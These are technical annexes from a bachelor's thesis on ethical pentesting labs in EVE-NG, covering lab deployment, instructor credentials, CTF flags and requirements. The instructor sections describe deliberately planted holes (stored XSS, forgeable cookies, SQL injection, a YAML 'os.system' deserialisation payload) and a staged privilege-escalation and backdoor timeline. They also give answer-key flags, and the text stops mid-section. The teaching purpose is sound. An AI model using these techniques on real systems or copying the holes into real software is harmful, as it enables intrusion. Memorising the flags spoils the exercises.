Bachelor in Computer Engineering – Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Technical Annexes

Volume II — Annexes

Eloi Egea Rada
Supervisor: Pere Vidiella i Catalan

May 2026

Note on this document

This document is a LaTeX adaptation of the companion web documentation published at theegea.github.io/TFG. The authoritative and fully interactive version — including navigation, search, and live code blocks — is the web version.

This PDF was generated automatically from the same source files to provide an offline-readable snapshot. Content is identical; only the presentation differs. Minor formatting differences may occur — when in doubt, refer to the web version.

Contents

1 App A — EVE-NG Installation on Proxmox VE

1.1 App A — EVE-NG Installation on Proxmox VE

This appendix documents the configuration used to deploy EVE-NG Community Edition on the Proxmox VE server used for this project. The procedure has been validated and the same steps can be used to reproduce the environment on any compatible Proxmox host. Screenshots and extended notes are available in the companion web documentation at docs/web/docs/guides/eve_ng_install_proxmox/.

1.1.1 Virtual Machine Requirements

Parameter	Value used in this project
Hypervisor	Proxmox VE 8.x
CPU type	`host` (required for nested virtualisation)
vCPU cores	16 (minimum 8)
RAM	32 GB per EVE-NG instance (host upgraded to 64 GB total)
Disk	100 GB VirtIO, SSD-backed Proxmox pool
SCSI controller	VirtIO SCSI
Network	VirtIO, bridged on `vmbr0` (management); `pnet0`–`pnetN` as cloud bridges
BIOS	SeaBIOS (default; OVMF also works)

1.1.2 Installation Steps

- Download the EVE-NG Community Edition ISO from the official website.
  - In Proxmox, create a new VM with the parameters in Table . Ensure the CPU type is set to `host` so that virtualisation extensions (VT-x / AMD-V) are exposed to the guest.

- Boot from the ISO and follow the Ubuntu Server installation wizard. Assign a static IP address and install the OpenSSH server during setup.
- After the first reboot, follow the EVE-NG Community post-install wizard (`/opt/unetlab/wrappers/unl_wrapper -a postinstall`) and configure the management interface.
- Run `apt update && apt upgrade -y` and reboot once more to ensure all EVE-NG patches are applied.
- Access the web interface at `https://<EVE-NG-IP>/` and change the default credentials immediately.

1.1.3 Proxmox Network Configuration

Two bridge types are used:

- `vmbr0` (bridged) — management access from the LAN; also used as `pnet0` inside EVE-NG for labs that require connectivity to the homelab network (e.g., Lab 1).
- `vmbr1` (NAT) — optional internet-facing bridge to keep lab traffic isolated from the LAN while allowing outbound connectivity.

1.1.4 Post-Install Checklist

- ✓ CPU type set to `host` in Proxmox VM options.
- ✓ VM autostart enabled in Proxmox.
- ✓ Snapshot taken after successful EVE-NG installation.
- ✓ Default admin password changed.
- ✓ OS Client Side installed on instructor workstation (HTML5 console option does not require it).
- ✓ Image directories created under /opt/unetlab/addons/qemu/ and permissions fixed with `unl_wrapper -a fixpermissions`.

2 App B — Lab 1: PEBCAK Corp Instructor Reference

2.1 App B — Lab 1: PEBCAK Corp Instructor Reference

This appendix provides the deployment reference for Lab 1 (Reconnaissance and Enumeration). It is intended for instructors and system administrators responsible for setting up and resetting the lab environment. The student-facing guide and interactive walkthrough are available at docs/web/docs/labs/lab1/.

2.1.1 Credentials and Access

Node	Username	Password	Access method
pfSense	admin	pfsense	Web UI / SSH
VyOS	vyos	vyos	EVE-NG console
Server (PEBCAK)	blackmesa	!Bl4kM3s	SSH (via pfSense DNAT)
PC1	ubuntu	ubuntu	EVE-NG console / VNC
Parrot OS	parrot	parrot	EVE-NG console / VNC

2.1.2 Network Segments

Segment	Subnet	Gateway	Purpose
Homelab / WAN	192.168.0.0/24	192.168.0.1	Parrot attacker + pfSense WAN
Net-Link	172.16.0.0/30	pfSense vtnet0	pfSense VyOS uplink
Users LAN	192.168.10.0/24	192.168.10.x	PC1 internal workstation
Servers LAN	192.168.20.0/24	192.168.20.1	PEBCAK Corp server segment

2.1.3 Lab Startup Checklist

- Start all nodes from the EVE-NG web interface in order: pfSense VyOS Server PC1 Parrot.
  - Run the bridge script on the EVE-NG host (lost on reboot; persistent via `udev` rule):
- Verify DNS resolution from Parrot: the DNS server on Parrot must point to pfSense's WAN IP so that `lab1` resolves.
- Confirm flag is in place on the Server node:

2.1.4 Expected Student Workflow

Step	Action	Tool
1	Navigate to `http://lab1` in Parrot browser	Firefox
2	Inspect page source; find HTML comment: `<!-\!- sometimes simplify and search -\!->`	Browser devtools
3	Access `http://lab1/pebcak.html`; read SSH credentials	Browser
4	`ssh blackmesa@lab1` (pfSense DNAT forwards TCP 22)	SSH
5	`cat /flag.txt` — retrieves Flag 1 and pfSense credentials	Terminal
6	SSH to pfSense from Server: `ssh admin@172.16.x.x`	SSH (optional)

2.1.5 Flags

Flag	Value	Location
Flag 1	`FLAGp3bc4k_s3rv3r_0wn3d`	`/home/blackmesa/flag.txt` on Server

Flag	Value	Location
Flag 2	`FLAGpebcak_firewall_pivot`	pfSense admin panel (optional bonus)

3 App C — Lab 2: SYNAPSE Portal Instructor Reference

3.1 App C — Lab 2: SYNAPSE Portal Instructor Reference

This appendix provides the deployment reference for Lab 2 (Web Application Vulnerabilities). It is intended for instructors and administrators. The application source code, Docker Compose files, and interactive walkthrough are at docs/web/docs/labs/lab2/.

3.1.1 Credentials and Access

System	Username	Password	Role
pfSense-LAB2	admin	pfsense	Firewall management
VyOS-LAB2	vyos	vyos	Router console
Server-A OS	ubuntu	S3rv3rA	SSH access
Server-A Portal	admin	Admin@Synapse2024	Web application admin
Server-A Portal	guest	guest123	Web application guest
Server-B OS	ubuntu	S3rv3rB	SSH access
Server-B DataVault	operator	D4t4V4ult#2024	API access
Parrot-LAB2	lab2	L4b2	Attacker node

3.1.2 Vulnerability Chain and Flag Locations

#	OWASP	Vuln	Implementation	Flag
1	A03:2021	Stored XSS	|safe filter in Jinja2 template; /comments endpoint	—
2	A07:2021	Cookie theft	HttpOnly=False; victim bot (Playwright) auto-visits comments	—
3	A07:2021	Broken auth	Cookie format ID:ROLE:USERNAME; unsigned; forgeable	—

#	OWASP	Vuln	Implementation	Flag
4	A03:2021	SQL injection	`/search?q=` uses string concatenation	FLAG 1
5	A01:2021	Admin access	`/admin` panel reveals Server-B credentials	FLAG 2
6	A08:2021	YAML deser.	Server-B `/preview` uses `yaml.UnsafeLoader`	—
7	A08:2021	RCE	`!!python/object/apply:os.system` payload via POST	FLAG 3

3.1.3 Lab Startup Procedure

- After EVE-NG host reboot, restore bridge addresses:
- Start the SYNAPSE Portal on Server-A:
- Start the DataVault on Server-B:
- Configure Parrot static IP and verify connectivity: **Note:** pfSense-LAB2 is installed in UEFI mode. If it fails to boot, use the start script: `/usr/local/bin/pfsense-lab2-start.sh`. Server-A uses `docker-compose` (v1, hyphen); Server-B uses `docker compose` (v2, space).

4 App D — Lab 3: HELIX Systems Instructor Reference

4.1 App D — Lab 3: HELIX Systems Instructor Reference

This appendix provides the deployment and pre-staging reference for Lab 3 (Incident Response and Log Forensics). It documents all accounts, the pre-staged attack timeline, and the evidence artefacts that students are expected to find. The step-by-step investigation walkthrough is at docs/web/docs/labs/lab3/walkthrough/.

4.1.1 Accounts

System	Username	Password	Role
pfSense-LAB3	admin	pfsense	Firewall management
VyOS-LAB3	vyos	vyos	Router console
Server-Web	analyst	An@lyst2024	**Student entry account**
Server-Web	devops	D3v0ps#2023	Compromised account (brute-forced)
Server-Web	maint	—	Backdoor account (attacker-created)
Server-DB	analyst	An@lyst2024	Internal access
Server-DB	devops	D3v0ps#2023	Compromised (password reuse)
Server-Web	ubuntu	ubuntu	Admin (direct SSH, teacher only)
Server-DB	ubuntu	ubuntu	Admin (direct SSH, teacher only)

4.1.2 Pre-Staged Attack Timeline

Time	Host	Event
03:05–03:16	Server-Web	25 failed SSH attempts for `devops` from `185.220.101.47`
03:17	Server-Web	Successful SSH login as `devops`
03:18	Server-Web	`sudo /usr/bin/find` — privilege escalation to root via GTFOBins
03:19	Server-Web	`useradd maint` + `/etc/sudoers.d/maint` — backdoor + persistence
03:21	Server-DB	SSH login as `devops` from `192.168.50.10` (lateral movement)
03:22	Server-DB	Access to `clients.db`; `.exfil_marker` created

4.1.3 Evidence Artefact Locations

Artefact	Path	Host
SSH brute-force log	`/var/log/auth.log`	Server-Web
Privilege escalation	`/var/log/auth.log` (sudo entry)	Server-Web
Backdoor account	`/etc/passwd`, `/etc/sudoers.d/maint`	Server-Web
Sudoers misconfiguration	`/etc/sudoers.d/devops`	Server-Web
Bash history	`/home/devops/.bash_history`	Server-Web
Lateral movement log	`/var/log/auth.log`	Server-DB
Exfiltration marker	`/opt/helix/data/.exfil_marker`	Server-DB
Sensitive data	`/opt/helix/data/clients.db`	Server-DB

4.1.4 Lab Startup Checklist

1. Start all nodes in order: **pfSense** → **VyOS** → **Server-Web** → **Server-DB**
2. Verify the EVE-NG host bridge interfaces are active (persistent via udev rule `99-lab3-bridges.rules`):

```
ip addr show vnet0_2   # Should show
↪ 192.168.50.254/24
```

```
ip addr show vnet0_3   # Should show
↪ 192.168.60.254/24
```

3. If bridges are missing (e.g. after EVE-NG host reboot), restore manually:

```
ip addr add 192.168.50.254/24 dev vnet0_2
ip addr add 192.168.60.254/24 dev vnet0_3
```

4. Verify evidence artefacts via teacher accounts:

```
# Server-Web
ssh ubuntu@192.168.50.10   # password: ubuntu
grep "185.220.101.47" /var/log/auth.log | wc -l  #
↪ expect 25+
grep "maint" /etc/passwd                          #
↪  expect maint entry
# Server-DB
ssh ubuntu@192.168.60.10   # password: ubuntu
ls /opt/helix/data/        # expect clients.db + .
↪ exfil_marker
```

If Lab 1 is also deployed, `99-lab1-bridges.rules` and `99-lab3-bridges.rules` assign overlapping interface names (`vnet0_2`/`vnet0_3`). Do not run Lab 1 and Lab 3 simultaneously on the same EVE-NG host.

4.1.5 Student Entry Point

Students connect via SSH to pfSense's WAN IP; pfSense DNAT forwards TCP 22 directly to Server-Web:

No offensive tools are required. Students use only standard Unix utilities: `grep`, `awk`, `less`, `cat`, `find`, `journalctl`.

4.1.6 Lab Reset Procedure

To restore the lab to its initial forensic state after a student session:

Alternatively, revert both Server-Web and Server-DB QCOW2 images from the pre-staged backup stored at /opt/unetlab/addons/qemu/lab3-backups/.

5 App E — Cybersecurity Training Platform Descriptions

5.1 App E — Cybersecurity Training Platform Descriptions

This appendix provides detailed descriptions of the seven cybersecurity training platforms reviewed in Chapter 2 (State of the Art). Each section discusses the platform's pedagogical approach, deployment model, strengths, and limitations relevant to curriculum-aligned institutional deployment. A comparative summary is provided in the platform comparison table.

5.1.1 HackTheBox

HackTheBox is one of the most widely recognised online platforms for penetration testing practice, offering a large library of intentionally vulnerable machines and Capture-the-Flag (CTF) challenges categorised by difficulty. The platform benefits from a strong community and industry recognition, making it a common supplementary resource for professional certifications such as OSCP and CEH.

However, its challenges are isolated: there is no network topology connecting systems, no formal curriculum mapping to specific degree programmes, and the platform cannot be deployed on institutional infrastructure. This limits customisation, assessment integration, and pedagogical control for academic use.

Key limitation for this project: external hosting, no curriculum alignment, isolated scenarios.

5.1.2 TryHackMe

TryHackMe adopts a gamified, beginner-friendly approach, combining structured learning paths with guided interactive labs accessible entirely from a browser. Its low barrier to entry and progressive structure make it effective for initial skill development, and it is widely used in introductory cybersecurity courses.

However, the platform is externally managed and subscription-dependent, scenarios are simplified to ensure completion within short timeframes, and it does not support local institutional deployment or integration with academic learning management systems.

Key limitation for this project: no local deployment, simplified scenarios, external dependency.

5.1.3 Cisco Networking Academy

Cisco Networking Academy provides institution-backed curriculum aligned with professional certifications (CCNA, CyberOps) and uses Packet Tracer for network simulation. Its formal structure and vendor support are strengths for foundational networking education, and it is widely adopted in academic programmes globally.

However, the programme is primarily defensive and networking-oriented. Packet Tracer does not support full operating system simulation or security tool integration, and the curriculum is tightly coupled to Cisco technologies, creating vendor lock-in.

Key limitation for this project: vendor lock-in, no OS-level simulation, limited security scope.

5.1.4 SEED Labs

SEED Labs is an open-source, research-backed collection of Docker-

based security exercises covering specific concepts such as buffer overflows, SQL injection, and cryptographic protocols. Developed at Syracuse University, it is one of the most academically rigorous freely available lab resources.

Its academic rigour and local deployability are significant advantages. Nevertheless, each lab is conceptually isolated — there is no structured penetration testing workflow spanning multiple systems — and significant instructor customisation is required to integrate SEED exercises into a complete curriculum.

Key limitation for this project: conceptually isolated labs, no multi-system topology, no automation.

5.1.5 Game of Active Directory (GOAD)

GOAD provides an Infrastructure-as-Code vulnerable Active Directory environment designed for realistic Windows domain penetration testing. Its use of Terraform and Vagrant enables reproducible deployment and the scenarios reflect real corporate environments.

The platform is, however, narrowly focused on Windows AD: it does not cover reconnaissance, web application vulnerabilities, or network traffic analysis, and it lacks formal instructor resources or curriculum structure.

Key limitation for this project: Windows AD only, no curriculum structure, no instructor materials.

5.1.6 VulnHub

VulnHub is a community-driven repository of downloadable vulnerable virtual machines for local deployment. Its open, self-directed nature suits independent learners well, and the large variety of machines covers diverse difficulty levels and techniques.

However, the absence of structured progression, inconsistent quality across community-contributed machines, and lack of automation for deployment and reset make institutional integration impractical without significant instructor effort.

Key limitation for this project: no structure, inconsistent quality, no automation.

5.1.7 Hack4u Academy

Hack4u Academy stands out for its emphasis on penetration testing methodology over tool memorisation, offering structured video-based courses with integrated practical exercises. Its curriculum is well-designed and the community active, making it particularly effective for self-paced professional development.

The platform is, however, subscription-based and externally hosted, making local institutional deployment and automated large-scale assessment impossible.

Key limitation for this project: external hosting, subscription model, no institutional deployment.

6 App F — Objectives, Deliverables, and KPIs

6.1 App F — Objectives, Deliverables, and KPIs

This appendix complements Chapter with the full deliverable specifications per specific objective, the detailed per-category KPI tables, and the extended audience analysis that frames the project's reuse potential.

6.1.1 Deliverables by Specific Objective

OE1: Design and Implement EVE-NG Labs

- 4 `.unl` topology files (Lab 1: implemented; Labs 2–4: planned)
- 8–12 optimised virtual machine images
- Technical configuration documentation for each lab

OE2: Develop Automation Scripts

- Bash/Python utility scripts for common tasks (e.g. bridge configuration, ISO upload, node connectivity checks)
- Scripts documented with usage instructions in the repository

OE3: Develop Structured Teaching Material

- Student lab guide PDF (student lab guide) per lab — task description, objectives, hints, and tools reference
- Instructor resolution guide PDF (instructor solution guide) per lab — full walkthrough, flag values, rubric (100 pts), and common errors
- Technical configuration reference per lab in the repository

OE4: Validate Usability and Educational Effectiveness

- Pilot session report with timing and usability observations
- Post-session survey results (satisfaction, difficulty, clarity)
- List of improvements implemented based on pilot feedback

Pilot note: The pilot group comprises 4–5 individuals from the GEISI student population, potentially including participants with documented learning difficulties (e.g. dyslexia), to assess the effectiveness of the accessibility measures incorporated in the lab documentation.

6.1.2 Detailed KPI Tables

The following tables break down the consolidated KPIs from Table by category for reference.

Technical Indicators

Metric	Objective	Measurement Method
Lab deployment time	≤ 2 min	Automated timing
VM boot success rate	≥ 95	
Full reset time	≤ 30 s	Scripts with timestamps
Scenario reproducibility	100%	

Educational Indicators

Metric	Objective	Measurement Method
Lab resolution time	90–120 min	Time tracking during pilot
Lab completion (pilot)	All participants	Observation during pilot sessions
User satisfaction	≥ 4/5	Post-use survey
Key concept understanding	≥ 80%	

Quality Indicators

Metric	Objective	Measurement Method
Documentation coverage	100	
Critical errors	0	Exhaustive testing
EVE-NG version compatibility	100	
Interface usability	≥ 4/5	UX heuristic evaluation

6.1.3 Extended Audience Analysis

Secondary End Users

- **Cybersecurity Faculty:** Other teachers interested in reusing the material for related courses
- **Postgraduate Students:** Possible extensions of the material for advanced levels

Potential Audience Beyond Tecnocampus

Internal Scope (Tecnocampus)

- Other courses related to cybersecurity
- Research projects in computer security
- Continuing education and professional certifications

External Scope

- Educational institutions with training programmes in cybersecurity
- Specialised vocational training centres
- Companies with internal security training programmes

7 App G — Activity Detail and Quality Assurance

7.1 App G — Activity Detail and QA

This appendix expands the phase summaries in Chapter with full activity lists, quality assurance procedures, and documentation and version control practices.

7.1.1 Detailed Phase Activity Lists

Phase 0: Preparation and Infrastructure (July–November 2025)

- HomeLab infrastructure initialisation (Proxmox, networking, storage)
- Development environment setup (VSCode, LaTeX, Git)
- Security tools installation (Parrot OS Security, Metasploit, Burp Suite)
- Technical documentation and baseline establishment

Deliverables: Fully operational virtualisation infrastructure; development environment configuration; baseline documentation of system architecture.

Duration: 105 hours

Phase 1: Preliminary Project and Conceptual Design (October 2025–January 2026)

- **SMART Objectives Definition** (4h) — Specification of Main Objective (MO): develop a reusable teaching package. Definition of 4 Specific Objectives (OE1–OE4) with measurable KPIs. Alignment with institutional GEISI curriculum requirements.
- **State of the Art Analysis** (15h) — Comprehensive review of 7 major cybersecurity training platforms (HackTheBox, TryHackMe,

Cisco Academy, SEED Labs, GOAD, VulnHub, Hack4u). Identification of pedagogical gaps. Comparative analysis matrix across multiple dimensions.

- **Functional and Non-Functional Requirements** (10h) — RF1: design and implement 4 EVE-NG topologies (.unl files). RF2: implement vulnerabilities per PTES, OWASP, NIST, and CEH standards. RF3: create structured assessment materials and rubrics. NFR1–NFR3 covering performance, framework compliance, and institutional sustainability.
- **Pentesting Methodology and Validation Framework** (8h) — Adaptation of PTES for educational context. Definition of ethical hacking principles (EC-Council CEH). Mapping of attack phases to lab objectives. Validation criteria for security effectiveness.
- **Design Decisions Justification** (5h) — Rationale for EVE-NG selection vs alternative platforms. Technology stack justification (Parrot OS Security, Metasploit, Burp, OWASP ZAP). Pedagogical approach: hands-on labs with automation.
- **Risk Analysis and Mitigation Planning** (15h) — Identification of 12+ project risks (technical, pedagogical, institutional). Assessment of impact and probability. Definition of mitigation strategies.
- **Resource Inventory and Allocation** (5h) — Hardware requirements: dual-socket server with Proxmox. Software stack: EVE-NG Community Edition, Parrot OS Security images, security tools. Human resources: student (820h total), faculty supervisor. Budget considerations and open-source alternatives.
- **Gantt Chart and Critical Path Analysis** (20h) — Development of detailed project timeline with 37 tasks. Identification of 13 critical path tasks. CSV export and interactive web-based visualisation. Progress tracking and milestone definition.

Deliverables: Formal project proposal (Preliminary Project); detailed Gantt chart with critical paths; risk register and mitigation plan; requirements specification (functional and non-functional).

Duration: 82 hours

Phase 2: Implementation and Interim Validation (January–March 2026)

- **Lab 1: Reconnaissance Development** (14h research + 20h dev) — Scenario: intelligence gathering phase using PTES framework. Tools: Nmap, passive reconnaissance techniques. Topology: multi-tier network with passive monitoring capabilities. Validation: successful execution of reconnaissance workflow.

- **Lab 2: Web Vulnerabilities Development** (14h research + 25h dev) — Scenario: OWASP Top 10 vulnerability exploitation. Tools: Burp Suite, OWASP ZAP, manual testing techniques. Topology: web application server with vulnerable services. Validation: exploitation success and reporting accuracy.

- **Lab 3: Incident Response Development** (14h research + 25h dev) — Scenario: log forensics and incident response (NIST SP 800-61 standards). Tools: Wireshark, tcpdump, network enumeration tools. Topology: multi-segment network with pre-staged attack artefacts. Validation: successful timeline reconstruction and flag recovery.

- **Pilot Validation with Users** (20h + 6h revision) — Informal testing sessions with 4–5 GEISI students conducted as each lab is completed. Usability observations and timing notes. Post-session survey on satisfaction, difficulty, and guide clarity. Adjustments applied based on participant feedback.

- **Topology Adjustments and Optimisation** (30h) — Performance tuning based on pilot feedback. VM image optimisation and deployment time reduction. Network configuration refinement for stability.

- **Teaching Material Production** (40h) — Student lab guide PDF (student lab guide) per lab: task description, objectives, hints, and tool reference. Instructor resolution guide PDF (instructor solution guide) per lab: one possible walkthrough, flag values, assessment rubric, and common errors. Technical configuration reference per lab in the repository.

Deliverables: 3 fully functional EVE-NG labs; student and instructor guides; pilot validation report; technical configuration references.

Duration: 188 hours

Phase 3: Completion and Final Validation (March–May 2026)

- **Lab 4: CipherStrike — Cryptography & Steganography** (16h research + 30h dev) — Scenario: multi-server CTF with cryptography (ROT13, AES-ECB, Vigenére, XOR, RSA small exponent) and steganography (EXIF, LSB, steghide) challenges across three servers with a gate mechanism. Tools: Python cryptanalysis, steghide, exiftool, gmpy2. Topology: ServerA (crypto), ServerB (stego), ServerC (gated advanced mix), Defender (SOC monitoring). Validation: 14 flags verified end-to-end, gate mechanism (MD5 of A5+B5) tested.
- **Comprehensive Penetration Testing** (30h Round 1 + 25h Round 2) — Round 1: sequential testing of Labs 1, 2, and 3. Round 2: integrated testing across all 4 laboratories. Documentation of all findings and remediation strategies.
- **Automation Scripts Development** (30h) — Utility scripts (Bash/Python) for recurring lab management tasks: bridge configuration, ISO upload, and connectivity check scripts. Scripts documented and tested in the project EVE-NG environment.
- **Final User Validation and Iteration** (18h) — Final informal validation sessions with the pilot group (4–5 participants). Collection of post-session survey data and usability notes. Implementation of final adjustments based on feedback.
- **Bachelor's Thesis Report Writing and Finalisation** (90h) — Phase I (15h): Introduction, Objectives, Literature Review. Phase II (40h): Methodology, Requirements, Implementation Results. Phase III (35h): Validation, Analysis, Conclusions. Final revision, bibliography integration, and publication preparation (35h).

Deliverables: 4 fully functional labs; utility automation scripts; final

bachelor's thesis report; pilot validation report; deployment package ready for institutional use.

Duration: 315 hours

7.1.2 Quality Assurance Procedures

Technical Validation

- Automated testing of lab deployment and reset
- Manual security testing and penetration verification
- Performance benchmarking against KPI targets
- Compatibility testing across EVE-NG versions

Pedagogical Validation

- Alignment with GEISI learning outcomes
- Assessment of student understanding through rubrics
- Effectiveness in achieving educational objectives
- Feedback from faculty and student participants

Usability Testing

- User interface and documentation clarity
- Accessibility and ease of deployment
- Support and documentation adequacy
- User satisfaction scoring (≥ 4/5 target)

7.1.3 Documentation and Version Control

- GitHub repository (TheEgea/TFG) for all code, scripts, and documentation, licensed under CC BY-NC-SA 4.0
- LaTeX (XeLaTeX + OpenDyslexic) for formal academic documentation (Memory and Appendices)
- MkDocs Material for the operational web documentation site

- Versioning system for all deliverables with semantic commit messages
- Change logs and improvement tracking through pull requests
- Deployment guides and runbooks per lab

8 App H — Requirements Detail

8.1 App H — Requirements Detail

This appendix expands the requirements in Chapter with the full sub-requirement specifications for each functional requirement (RF), technological requirement (TR), and non-functional requirement (NFR).

8.1.1 Functional Requirements: Sub-Specifications

RF1: Design and Implement EVE-NG Topologies

- **RF1.2**: Each topology must include:
- Minimum 5–8 virtual machines per lab
- Realistic network architecture (DMZ, internal networks, monitoring zones)
- Vulnerable services configured per OWASP and NIST standards
- Network segmentation with VLANs where appropriate
- **RF1.3**: EVE-NG compatibility requirements:
- .unl file format compatible with EVE-NG Community Edition
- Additional compatibility with EVE-NG Professional Edition
- KVM hypervisor support (Ubuntu 20.04+ LTS)
- Minimum host specification: 16 GB RAM, 200 GB storage
- **RF1.4**: Topology documentation:
- Network diagram for each lab (logical and physical views)
- IP addressing scheme documented
- Service inventory and port mappings
- Attack surface identification and justification

RF2: Implement Vulnerabilities and Attack Scenarios

- **RF2.5**: Vulnerability implementation standards:
- All vulnerabilities must be fixable by administrators
- No permanently broken or unrecoverable systems

- Clear reset procedure for each vulnerability state
- Automated scanning tools must successfully identify vulnerabilities

RF3: Create Structured Assessment Materials

- **RF3.3**: Support materials:
- Student lab manuals with step-by-step guidance
- Teacher guides with deployment and customisation instructions
- Expected outcomes and common pitfalls documentation
- Troubleshooting guides for common technical issues
- **RF3.4**: Validation materials:
- Automated validation scripts to verify successful lab completion
- Manual verification procedures for educators
- Documentation of success indicators

8.1.2 Technological Requirements: Sub-Specifications

TR1: Virtualisation Infrastructure

- **TR1.2**: Hypervisor:
- Primary: KVM (Kernel-based Virtual Machine)
- Host OS: Ubuntu Server 20.04 LTS or 22.04 LTS
- QEMU integration for VM management
- Nested virtualisation support for advanced scenarios
- **TR1.4**: Network configuration:
- Layer 2 switching capabilities within EVE-NG
- VLAN support for network segmentation scenarios
- IPv4 and IPv6 support

TR2: Security Tools and Penetration Testing Framework

- **TR2.4**: Compliance and documentation:
- All tools must be freely available or have educational licences
- Open-source preference for long-term sustainability
- Tool version specifications documented

- Legal and ethical use guidelines included

TR3: Scripting and Automation

- **TR3.3**: Integration points:
- EVE-NG API integration for programmatic lab management
- Webhook support for event-driven automation
- Container orchestration (Docker) for microservices
- Version control integration (Git, GitHub)

8.1.3 Non-Functional Requirements: Detailed Subsections

NFR1: Performance and Efficiency

NFR1.1 – Deployment Performance: - Lab deployment time ≤ 2 minutes from topology load to ready state - VM boot time ≤ 90 seconds per VM (95% - Reset operation ≤ 30 seconds to restore to initial state - Concurrent lab instances: support minimum 5 simultaneous labs

NFR1.2 – Resource Optimisation: - VM image sizes ≤ 5 GB per image (compressed) - Memory footprint ≤ 6 GB per lab instance during execution - Minimal external dependencies (all local simulation)

NFR1.3 – Scalability: - Current infrastructure supports 3–4 concurrent instances on the project HomeLab server - Architecture horizontally scalable: additional EVE-NG nodes can be added - EVE-NG Professional Edition supports larger concurrent deployments

NFR2: Compliance with Security Frameworks

NFR2.1 – NIST Cybersecurity Framework : Core Functions (Identify, Protect, Detect, Respond, Recover) mapped to lab exercises; assessment procedures aligned with NIST guidelines.

NFR2.2 – CIS Critical Controls : Controls 1–18 incorporated where pedagogically appropriate; assessment rubrics aligned with CIS benchmarks; remediation procedures follow CIS recommendations.

NFR2.3 – OWASP Standards : OWASP Top 10 fully covered; OWASP Testing Guide methodology integrated; development practices reflected in lab design.

NFR2.4 – Penetration Testing Standards : PTES phases mapped to labs; CEH curriculum alignment; ethical hacking principles strictly enforced.

NFR3: Reliability and Availability

NFR3.1 – System Reliability: - MTBF ≥ 100 hours continuous operation - MTTR ≤ 5 minutes - Scenario reproducibility: 100% - Zero critical bugs at release

NFR3.2 – Data Integrity: No unintended data loss during lab operations; snapshot and restore functionality; backup procedures for sensitive configurations.

NFR3.3 – Availability: Planned maintenance windows weekends only; system availability ≥ 99% instructional periods; graceful degradation if resources become limited.

NFR4: Security and Ethical Compliance

NFR4.1 – Educational Sandbox Isolation: Complete network isolation from production systems; no outbound internet access from lab environments; contained attack scenarios (no external targets).

NFR4.2 – Access Control and Accountability: Role-based access control (RBAC) for lab management; audit logs of all student actions where applicable; clear identification of authorised vs. unauthorised activities.

NFR4.3 – Ethical Guardrails: Mandatory ethics training before lab access; written agreements regarding responsible use; monitoring and escalation procedures for suspicious activities.

NFR5: Usability and Support

NFR5.1 – Ease of Use: Average faculty deploy time 5–10 minutes; intuitive web interface with clear navigation; minimal technical prerequisites for students.

NFR5.2 – Documentation and Support: Comprehensive user manuals and quick-start guides; FAQ documentation; responsive support channel.

NFR5.3 – Accessibility: WCAG 2.1 Level AA compliance for web interfaces; screen reader compatibility; keyboard navigation support; clear contrast ratios.

NFR6: Institutional Sustainability

NFR6.1 – Long-term Maintainability: All components open-source or freely available; no vendor lock-in; source code in GitHub with clear documentation; backward compatibility with older EVE-NG versions where feasible.

NFR6.2 – Curriculum Alignment: Explicit mapping to GEISI degree learning outcomes; integration with existing course structures; flexible customisation for different instructional contexts.

NFR6.3 – Scalability for Institutional Adoption: Deployable on institutional infrastructure (not SaaS-dependent); support for multiple faculty deployments simultaneously; resource reservation and scheduling capabilities.

9 App I — Feasibility: Task Lists and Risk Assessment

9.1 App I — Feasibility: Task Lists and Risk Assessment

This appendix complements Chapter with the full per-phase task lists (task IDs, estimated hours, critical path flags) and the five-phase NIST SP 800-30 risk assessment that underpins the risk matrix in that chapter.

9.1.1 Phase Task Lists

Phase 0: Preparation (July–November 2025)

- Task 0.1: HomeLab Initialisation Setup (64h)
- Task 0.2: VSCode Setup for thesis development (18h)
- Task 0.3: Parrot OS Security Setup and Basic Tools (15h)
- Task 0.4: Home Lab As-Built Documentation (8h)

Duration: 105 hours

Phase 1: Preliminary Project (October 2025–January 2026)

- Task 1.0: Thesis Development (22h)
- Task 1.1: SMART Objectives Definition (4h)
- Task 1.2: State of the Art: Frameworks and Tools (15h)
- Task 1.3: Functional and Non-Functional Requirements (10h)
- Task 1.4: Pentesting Methodology and Validation (8h) — **CRITICAL**
- Task 1.5: Design Decisions and Justification (5h)
- Task 1.6: Gantt Chart Development (20h)
- Task 1.7: Risk Analysis and Mitigation Plan (15h)
- Task 1.8: Resource Inventory (5h)

- **Milestone 1.10**: Preliminary Project (40h) — **Delivery: January 16, 2026**

Duration: 82 hours

Phase 2: Interim Report (January–March 2026)

- Task 2.1: Lab 1 Research — Reconnaissance (14h) — **CRITICAL**
- Task 2.2: Lab 2 Research — Web Vulnerabilities (14h) — **CRITICAL**
- Task 2.3: Lab 3 Research — Network Analysis/IR (14h) — **CRITICAL**
- Task 2.4: Technical Write-ups Labs 1 & 2 (13h)
- Task 2.5: Topology Adjustments (30h)
- Task 2.6: Pre-validation with Pilot Users (20h) — **CRITICAL**
- Task 2.6.1: Pre-validation Revision (6h) — **CRITICAL**
- Task 2.7: Analyse and Write Hackathon Results (17h)
- Task 2.8: Interim Report Formalisation (40h)
- Task 2.9: Set Up Servers, VMs, and EVE-NG (20h)
- Task 2.10: Backup and Documentation of EVE-NG (10h)
- **Milestone 2.11**: Intermediate Thesis (50h) — **Delivery: March 20, 2026**

Duration: 212 hours

Phase 3: Final Delivery (March–May 2026)

- Task 3.1: Lab 4 Research — Post-Exploitation (16h) — **CRITICAL**
- Task 3.2: Lab 3 Validation with Users (12h)
- Task 3.3: Technical Write-ups Labs 3 & 4 (19h)
- Task 3.4: Penetration Testing Round 1 (Labs 1–2–3) (30h) — **CRITICAL**
- Task 3.5: Penetration Testing Round 2 (All Labs) (25h) — **CRITICAL**
- Task 3.6: Python Automation Scripts (30h)
- Task 3.7: Final Validation with Pilot Users (18h)
- Task 3.8: Final Review and Project Polishing (25h)

- Task 3.9: Bachelor's Thesis Report Writing I (15h) — **CRITICAL**
- Task 3.10: Bachelor's Thesis Report Writing II (40h) — **CRITICAL**
- Task 3.11: Bachelor's Thesis Report Writing III (35h) — **CRITICAL**
- Task 3.12: Final Revision (15h)
- Task 3.13: Final Report Preparation (20h)
- **Milestone 3.14**: Final Report (5h) — **Delivery: May 27, 2026**

Duration: 315 hours

9.1.2 NIST SP 800-30 Five-Phase Risk Assessment

This section details the systematic risk assessment following NIST SP 800-30. The summary risk matrix is provided in Table in Chapter .

Phase 1: Asset Identification and Scope Definition

Critical assets are categorised by CIA triad:

